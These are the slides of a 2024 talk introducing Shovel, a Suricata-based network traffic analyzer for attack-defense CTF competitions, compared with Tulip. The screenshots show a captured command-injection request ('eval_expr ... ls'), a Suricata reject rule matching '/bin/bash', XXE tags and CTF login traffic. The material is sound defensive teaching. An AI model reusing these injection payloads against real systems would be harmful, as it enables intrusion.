BièreSécu Rennes

Shovel: leveraging Suricata for Attack-Defense CTF

How to succeed at analyzing network traffic during stressful times?

erdnaxe


10 septembre 2024

Who am I?

@erdnaxe on Discord/GitHub

CTF player at *The Flat Network Society*.
TeamFrance player in 2022 (Vienna), then coach since 2023.

FCSC challenges author (mostly hardware) and hackropole.fr co-designer.
@job: low-level hardware security expert.



1. Introduction: Attack-Defense Capture-the-Flag

Introduction: Attack-Defense CTF

- “vulnbox” machine(s) per team, same initial config (usually GNU/Linux),
- CRUD[1] services with vulnerabilities (usually in Docker),
- Gameserver that puts flag in services, compute SLA[2] and anonymize traffic.
- New flags at each “tick” (e.g. 120s)

Goal: maximize SLA + Defense + Attack

[1] **Create, Read, Update, Delete: basically most databases.**

[2] **Service Level Agreement, is your service working?**

Introduction: Attack-Defense CTF

- “vulnbox” machine(s) per team, same initial config (usually GNU/Linux),
- CRUD[1] services with vulnerabilities (usually in Docker),
- Gameserver that puts flag in services, compute SLA[2] and anonymize traffic.
- New flags at each “tick” (e.g. 120s)

Goal: maximize SLA + Defense + Attack

Public events

France: La Nuit du Hack (2012–2018, RIP)
Germany: FAUST CTF, ENOWARS, saarCTF
Russia: GoldCTF, VolgaCTF, RuCTF, YetiCTF...

[1] **Create, Read, Update, Delete: basically most databases.**

[2] **Service Level Agreement, is your service working?**

Defense stack example (1/4): no defense




Figure 1: No defense: no traffic analysis, no attack blocking

Defense stack example (2/4): traffic capture




Figure 2: Intrusion Detection System (IDS) then manual patching

Defense stack example (3/4): replay




Figure 3: Exploit replay: free points!

Defense stack example (4/4): IPS





Figure 4: Intrusion Prevention System (IPS) on the vulnbox

Wireshark as (a bad) Intrusion Detection System


trace-2024-09-01_21-45-59.pcap
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>


```
No.  Time       Source       Destination  Protocol   Length Info
 938 13.848494  10.60.15.1   10.254.0.1   TCP          1300 80 → 8365 [ACK] Seq=1861 Ack=579 Win=64512 Len=1248 TSval=4120
 939 13.848509  10.60.15.1   10.254.0.1   TCP          1300 80 → 8365 [ACK] Seq=3109 Ack=579 Win=64512 Len=1248 TSval=4120
 940 13.848524  10.60.15.1   10.254.0.1   TCP          1300 80 → 8365 [ACK] Seq=4357 Ack=579 Win=64512 Len=1248 TSval=4120
 941 13.848538  10.60.15.1   10.254.0.1   HTTP          125 HTTP/1.1 200 OK  (text/html)
 942 13.856075  10.254.0.1   10.60.15.1   TCP            52 8365 → 80 [ACK] Seq=579 Ack=5678 Win=64128 Len=0 TSval=2704433
 943 13.860090  10.254.0.1   10.60.15.1   TCP           390 8365 → 80 [PSH, ACK] Seq=579 Ack=5678 Win=64128 Len=338 TSval=
 944 13.860115  10.254.0.1   10.60.15.1   HTTP/JSON      95 POST /command HTTP/1.1 , JSON (application/json)
 945 13.860129  10.60.15.1   10.254.0.1   TCP            52 80 → 8365 [ACK] Seq=5678 Ack=960 Win=64384 Len=0 TSval=4120306
 946 13.894253  10.60.15.1   10.254.0.1   HTTP/JSON     257 HTTP/1.1 200 OK , JSON (application/json)
 947 13.912303  10.254.0.1   10.60.15.1   TCP           391 8365 → 80 [PSH, ACK] Seq=960 Ack=5883 Win=64128 Len=339 TSval=
 948 13.912338  10.254.0.1   10.60.15.1   HTTP/JSON     194 POST /command HTTP/1.1 , JSON (application/json)
 949 13.912353  10.60.15.1   10.254.0.1   TCP            52 80 → 8365 [ACK] Seq=5883 Ack=1441 Win=64384 Len=0 TSval=412030
 950 13.933290  10.60.15.1   10.254.0.1   HTTP/JSON     268 HTTP/1.1 200 OK , JSON (application/json)
```

```
> Frame 944: 95 bytes on wire (760 bits), 95 bytes captured (76
  Raw packet data
> Internet Protocol Version 4, Src: 10.254.0.1, Dst: 10.60.15.1
> Transmission Control Protocol, Src Port: 8365, Dst Port: 80,
> [2 Reassembled TCP Segments (381 bytes): #943(338), #944(43)]
> Hypertext Transfer Protocol
> JavaScript Object Notation: application/json
```

```
0000  45 00 00 5f 76 1f 40 00  40 06 a0 3e 0a fe 00 01   E··_v·@· @··>····
0010  0a 3c 0f 01 20 ad 00 50  55 dd 24 54 37 73 89 d0   ·<·· ··P U·$T7s··
0020  80 18 01 f5 5e 2c 00 00  01 01 08 0a a1 32 60 9c   ····^,·· ·····2`·
0030  f5 96 e3 35 7b 22 63 6f  6d 6d 61 6e 64 22 3a 20   ···5{"co mmand": 
0040  22 65 76 61 6c 5f 65 78  70 72 20 74 4b 39 67 74   "eval_ex pr tK9gt
0050  52 58 4b 6a 4d 64 70 4f  55 37 20 6c 73 22 7d      RXKjMdpO U7 ls"}
```

Frame (95 bytes)
Reassembled TCP (381 bytes)
trace-2024-09-01_21-45-59.pcap
Packets: 1867 · Displayed: 1867 (100.0%)
Profile: Default

Wireshark VS Bushwhackers: TCP obfuscation



tcp.stream eq 0

```
No.    Time      Source       Destination  Protocol  Length  Info
  171 0.041755   10.33.3.1    10.33.3.2    TCP          50 [TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=331 Ack=1 Win
  172 0.041761   10.33.3.2    10.33.3.1    TCP          40 8080 → 16857 [ACK] Seq=1 Ack=341 Win=64290 Len=0
  173 0.041768   10.33.3.1    10.33.3.2    TCP          90 [TCP Out-Of-Order] 16857 → 8080 [RST] Seq=380 Win=64240 Len=50
  174 0.041796   10.33.3.1    10.33.3.2    TCP          40 [TCP Out-Of-Order] 16857 → 8080 [FIN, ACK] Seq=4294967295 Ack=
  175 0.041798   10.33.3.2    10.33.3.1    TCP          40 [TCP Dup ACK 172#1] 8080 → 16857 [ACK] Seq=1 Ack=341 Win=64290
  176 0.041823   10.33.3.1    10.33.3.2    TCP          50 [TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=341 Ack=1 Win
  177 0.041829   10.33.3.2    10.33.3.1    TCP          40 8080 → 16857 [ACK] Seq=1 Ack=351 Win=64290 Len=0
  178 0.041913   10.33.3.1    10.33.3.2    TCP          90 [TCP Out-Of-Order] 16857 → 8080 [RST] Seq=390 Win=64240 Len=50
  179 0.042011   10.33.3.1    10.33.3.2    TCP          40 [TCP Out-Of-Order] 16857 → 8080 [FIN, ACK] Seq=4294967295 Ack=
  180 0.042014   10.33.3.2    10.33.3.1    TCP          40 [TCP Dup ACK 177#1] 8080 → 16857 [ACK] Seq=1 Ack=351 Win=64290
  181 0.042058   10.33.3.1    10.33.3.2    TCP          50 [TCP Retransmission] 16857 → 8080 [PSH, ACK] Seq=351 Ack=1 Win
  182 0.042067   10.33.3.2    10.33.3.1    TCP          40 8080 → 16857 [ACK] Seq=1 Ack=361 Win=64290 Len=0
  183 0.042103   10.33.3.1    10.33.3.2    TCP          90 [TCP Out-Of-Order] 16857 → 8080 [RST] Seq=400 Win=64240 Len=50
```


```
> Frame 177: 40 bytes on wire (320 bits), 40 bytes captured (32
  Raw packet data
> Internet Protocol Version 4, Src: 10.33.3.2, Dst: 10.33.3.1
> Transmission Control Protocol, Src Port: 8080, Dst Port: 1685
```

```
0000  45 00 00 28 08 cc 40 00  40 06 17 c0 0a 21 03 02   E··(··@· @····!··
0010  0a 21 03 01 1f 90 41 d9  52 b3 66 dc 58 19 06 24   ·!····A· R·f·X··$
0020  50 10 fb 22 21 37 00 00                            P··"!7··
```

bushwhackers-tcp-stack.pcap | Packets: 237 · Displayed: 237 (100.0%) | Profile: Default

Flower (2018) then Tulip (2022)

GPLv3 traffic analyzer for A/D CTF, by TeamEurope (ICC).



Current: 4501

```
Trademark:5000 09:16:05.852   28ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.656   29ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.462   27ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.267   28ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.074   28ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.877   29ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.682   28ms
FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.482   28ms
```

```
Suricata
 Message:ICC - Modern Firefox UA observed
 Rule ID:1500006
 Action taken:allowed
Meta
 Source:
 /traffic/capture-2022-06-16_07:14:39.pcap
 Tags:
 [flag-out, suricata, enemy]
 Source - Target:
 10.254.0.1:45204 - 10.60.4.1:5000
```

```
09:16:04:877 0ms

POST /api/products/11/download?/api/login HTTP/1.1
Host: 10.60.4.1:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

09:16:04:906 29ms
```

Figure 5: Tulip web interface

Tulip architecture

Tulip assembler (GoPacket-based) is doing Suricata job a second time.





Figure 6: Tulip architectures

Why does TeamFrance no longer use Tulip?

1. Large codebase, hard to patch, 7 microservices, React-based frontend in 3016 SLoC, Golang+Python services in 1811 SLoC,
2. MongoDB-based, now SSPL license,
3. Large memory consumption, 8GB+ during ECSC2022,
4. Implement protocols dissection and flows tracking from scratch,
5. Vulnerabilities in their flows tracking... *and they may have an exploit.*



TeamNL

Did you find the Tulip backdoor?

Challenge The Cyber 2023: Presenting the Dutch ECSC team!

Figure 7: TeamNL ECSC 2023 video

2. **Shovel**: leveraging Suricata for Attack-Defense CTF


Shovel strengths

https://github.com/ANSSI-FR/shovel

- **Suricata** with a custom plugin to write events to SQLite databases.
- Very easy to hack, webapp is 290 SLoC of Python, Suricata plugin 326 SLoC of Rust,
- UDP and TCP, with HTTP2, Modbus, SMB, DNS... Thanks Suricata!
- Support **live capture** from a mirrored network interface,
- Tags are defined using only Suricata rules, and **compatible with IPS**.

```
rejectboth ip any any -> any any (
  msg: "Found path '/bin/bash'";
  flow:to_server;
  content: "/bin/bash";
  metadata: tag /bin/bash, color warning; sid: 4213;
)
```

Shovel screenshot: dark mode



All (winzigmvm)

Tick 209

HTTP POST UA Firefox

winzigmvm (:31337) 29.0 ms, 3:58:52.3 PM
HTTP POST UA Firefox

winzigmvm (:31337) 411 ms, 3:58:51.0 PM
HTTP 403 UA PyReq

winzigmvm (:31337) 54.0 ms, 3:58:50.8 PM
HTTP UA PyReq

winzigmvm (:31337) 304 ms, 3:58:50.3 PM
HTTP POST UA PyReq

winzigmvm (:31337) 39.0 ms, 3:58:46.9 PM
HTTP POST UA PyReq

winzigmvm (:31337) 121 ms, 3:58:46.1 PM
HTTP FLAG OUT POST UA PyReq

winzigmvm (:31337) 127 ms, 3:58:44.0 PM
HTTP FLAG OUT POST UA PyReq

winzigmvm (:31337) 325 ms, 3:58:43.8 PM
HTTP POST UA PyReq

winzigmvm (:31337) 52.0 ms, 3:58:35.2 PM
HTTP POST UA PyReq

winzigmvm (:31337) 1.31 s, 3:58:34.9 PM
HTTP 403 POST UA PyReq HTML

winzigmvm (:31337) 63.0 ms, 3:58:34.1 PM
HTTP POST UA PyReq

winzigmvm (:31337) 254 ms, 3:58:28.9 PM

```
Tick 209.367
From 9/8/2024, 3:58:44.010 PM
  to 9/8/2024, 3:58:44.137 PM
```

```
TCP flow from 10.254.0.1:26278 to 10.62.12.1:31337
⟶ 8 packets (1020 bytes)
⟵ 7 packets (1070 bytes)
```

A CINI flag (ECSC 2024) was sent to client

```
User-Agent: python-requests/420
Server: nginx/1.21.6

POST http://10.62.12.1:31337/login HTTP/1.1  ◂ 200
```

File /login — Download file

```
{"username": "frZMGqof6", "password": "zb9OKQUNKC1wi6aunmjtJK"}
```

File /login — Download file

```
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTg4NCwidXNlcm5hbWUiOiJmclpNR3FvZjYiLCJyZWFsX25hbWUiOiJkb0VyYXNwdk9WdiBXS2VYZkFyYml6R3pXelZlSUliaiIsI
nJvbGUiOiJ1c2VyIiwiZXhwIjoxNzI1ODEyMDI0fQ.mbCotWcjNDYXlGSa6k1uWJeBilvrZ7El67x3zyPK-YU"}
```


```
GET http://10.62.12.1:31337/get_ride?id=1584 HTTP/1.1  ◂ 200
```

File /get_ride — Download file

```
{"created_at":"Sun, 08 Sep 2024 15:53:38 GMT","destination":"5R0C3M6SC47L6U3EF9DPA3CGPAU9BC4=","id":1584,"user_id":5884,"username":"frZMGqof6"}
```

```
POST /login HTTP/1.1
Host: 10.62.12.1:31337
Accept-Encoding: identity
User-Agent: python-requests/420
```

Shovel screenshot: light mode



All (winzigmvm)

Tick 209

HTTP POST UA Firefox

winzigmvm (:31337) 29.0 ms, 3:58:52.3 PM
HTTP POST UA Firefox

winzigmvm (:31337) 411 ms, 3:58:51.0 PM
HTTP 403 UA PyReq

winzigmvm (:31337) 54.0 ms, 3:58:50.8 PM
HTTP UA PyReq

winzigmvm (:31337) 304 ms, 3:58:50.3 PM
HTTP POST UA PyReq

winzigmvm (:31337) 39.0 ms, 3:58:46.9 PM
HTTP POST UA PyReq

winzigmvm (:31337) 121 ms, 3:58:46.1 PM
HTTP FLAG OUT POST UA PyReq

winzigmvm (:31337) 127 ms, 3:58:44.0 PM
HTTP FLAG OUT POST UA PyReq

winzigmvm (:31337) 325 ms, 3:58:43.8 PM
HTTP POST UA PyReq

winzigmvm (:31337) 52.0 ms, 3:58:35.2 PM
HTTP POST UA PyReq

winzigmvm (:31337) 1.31 s, 3:58:34.9 PM
HTTP 403 POST UA PyReq HTML

winzigmvm (:31337) 63.0 ms, 3:58:34.1 PM
HTTP POST UA PyReq

winzigmvm (:31337) 254 ms, 3:58:28.9 PM

```
Tick 209.367
From 9/8/2024, 3:58:44.010 PM
  to 9/8/2024, 3:58:44.137 PM
```

```
TCP flow from 10.254.0.1:26278 to 10.62.12.1:31337
⟶ 8 packets (1020 bytes)
⟵ 7 packets (1070 bytes)
```

A CINI flag (ECSC 2024) was sent to client

HTTP Render UTF-8 Hex Generate script

```
User-Agent: python-requests/420
Server: nginx/1.21.6
```

POST http://10.62.12.1:31337/login HTTP/1.1 ◀ 200

File /login Download file

```
{"username": "frZMGqof6", "password": "zb9OKQUNKC1wi6aunmjtJK"}
```

File /login Download file

```
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTg4NCwidXNlcm5hbWUiOiJmclpNR3FvZjYiLCJyZWFsX25hbWUiOiJkb0VyYXNwdk9WdiBXS2VYZkFyYml6R3pXelZlSUliaiIsI
nJvbGUiOiJ1c2VyIiwiZXhwIjoxNzI1ODEyMDI0fQ.mbCotWcjNDYXlGSa6k1uWJeBilvrZ7El67x3zyPK-YU"}
```

GET http://10.62.12.1:31337/get_ride?id=1584 HTTP/1.1 ◀ 200


File /get_ride Download file

```
{"created_at":"Sun, 08 Sep 2024 15:53:38 GMT","destination":"5R0C3M6SC47L6U3EF9DPA3CGPAU9BC4=","id":1584,"user_id":5884,"username":"frZMGqof6"}
```


Raw data UTF-8 Hex Generate script

```
POST /login HTTP/1.1
Host: 10.62.12.1:31337
Accept-Encoding: identity
```


Tulip vs. Shovel architecture



Benchmark: time to load all pcaps



Feature: libmagic



10.80.91.2:8008 (cell)

Tick 420

cell (:8008) 67.0 ms, 3:00:57.5 PM
HTTP POST ZIP

cell (:8008) 52.0 ms, 3:00:32.0 PM
HTTP POST

cell (:8008) 59.0 ms, 3:00:31.5 PM
HTTP POST XLSX

cell (:8008) 1.14 s, 3:00:27.9 PM
HTTP POST UA Chrome <!ENTITY php://

cell (:8008) 179 ms, 3:00:24.8 PM
HTTP POST

cell (:8008) 71.0 ms, 3:00:02.6 PM
HTTP 401 POST ZIP

Tick 419

cell (:8008) 87.0 ms, 2:59:57.8 PM
HTTP 401 POST ZIP

cell (:8008) 42.0 ms, 2:59:51.3 PM
HTTP POST

cell (:8008) 175 ms, 2:59:44.7 PM
HTTP 401 POST ZIP

cell (:8008) 79.0 ms, 2:59:33.8 PM
HTTP POST XLSX

cell (:8008) 39.0 ms, 2:59:33.6 PM
HTTP POST

cell (:8008) 285 ms, 2:59:33.3 PM
HTTP POST UA Chrome <!ENTITY php://

```
Tick 420.043
From 2/10/2024, 3:00:02.602 PM
  to 2/10/2024, 3:00:02.673 PM
```

```
TCP flow from 10.80.0.1:48258 to 10.80.91.2:8008
⟶ 14 packets (10045 bytes)
⟵ 12 packets (4612 bytes)
```

```
User-Agent: Mozilla/5.0 (Windows; U; Win98; de-DE; rv:1.8.1.24) Gecko/20100228 K-Meleon/1.5.4
Server: nginx/1.25.3
